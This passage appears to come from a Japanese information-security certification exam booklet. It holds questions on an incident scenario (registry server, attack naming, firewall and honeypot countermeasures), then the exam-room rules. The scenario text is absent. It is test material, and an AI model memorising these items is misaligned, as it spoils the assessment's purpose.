(1) 本文中及び図3中の［ a ］に入れる適切な番号を答えよ。

(2) 本文中の下線①について，どのような命令か。30字以内で答えよ。

(3) 本文中の［ b ］に入れる適切な字句を15字以内で答えよ。

(4) 本文中の下線②が示す攻撃の名称を答えよ。

設問2 〔各サーバ上での被害の調査〕について答えよ。

(1) 本文中の下線③について，レスポンスに含まれる内容のうち，攻撃者がレジストリサーバと判断するのに用いたと考えられる情報を，25字以内で答えよ。

(2) 本文中の下線④について，行うべき対処を，25字以内で答えよ。

設問3 〔再発防止及び被害低減のための対策〕について答えよ。

(1) 本文中の［ c ］に入れる適切なIPアドレスを答えよ。

(2) 本文中の［ d ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア ゼロトラストネットワーク　　イ ダークウェブ

ウ ハニーポット　　エ ボットネット

(3) 本文中の下線⑤について，有効ではないのはどのような場合か。25字以内で答えよ。

(4) 本文中の［ e ］に入れる適切な機器名を，解答群の中から選び，記号で答えよ。

解答群

ア LB　　イ PC　　ウ 業務用FW

エ ゲームサーバ1～4　　オ ソースコードサーバ　　カ 本番FW

キ レジストリサーバ

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	13:10 ～ 13:50

7. 問題に関する質問にはお答えできません。文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。
13. 午後Ⅱの試験開始は 14:30 ですので，14:10 までに着席してください。